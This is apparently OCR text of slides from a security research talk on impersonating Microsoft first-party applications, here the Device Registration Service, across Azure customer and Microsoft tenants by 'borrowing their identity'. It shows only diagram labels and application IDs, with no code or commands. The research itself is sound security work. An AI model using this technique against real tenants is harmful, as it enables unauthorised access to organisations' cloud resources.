


Microsoft applications



Microsoft applications



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

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



The research

Impersonating Microsoft applications

Customer Tenant



Service Principal
Device Registration Service
7e4e13f8-c0d3-4e27-bc71-f7ab67b3b686

Application Permissions

Microsoft Tenant

App Registration
Device Registration Service
01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9

Application Permissions

Credential 

Impersonating Microsoft applications

Customer Tenant

Microsoft Tenant

Act as Microsoft service principals for multi-tenant applications

Service Principal

Device Registration Service

7e4e13f8-c0d3-4e27-bc71-f7ab67b3b686

Application Permissions

App Registration

Device Registration Service

0[illegible]76-7ebd-4aa4-9cc9-d28bd4d359a9


Application Permissions

Credential

“Borrowing their identity”

Impersonating Microsoft applications

Customer Tenant



Service Principal
Device Registration Service
7e4e13f8-c0d3-4e27-bc71-f7ab67b3b686

Application Permissions

Microsoft Tenant

App Registration
Device Registration Service
01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9

Application Permissions

Credential 

Impersonating Microsoft applications

Impersonating Microsoft applications

Customer Tenant

Service Principal
Device Registration Service
7e4e13f8-c0d3-4e27-bc71-f7ab67b3b686

Application Permissions

Credential

Impersonating Application


Microsoft Tenant

App Registration
Device Registration Service
01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9


Application Permissions

Credential

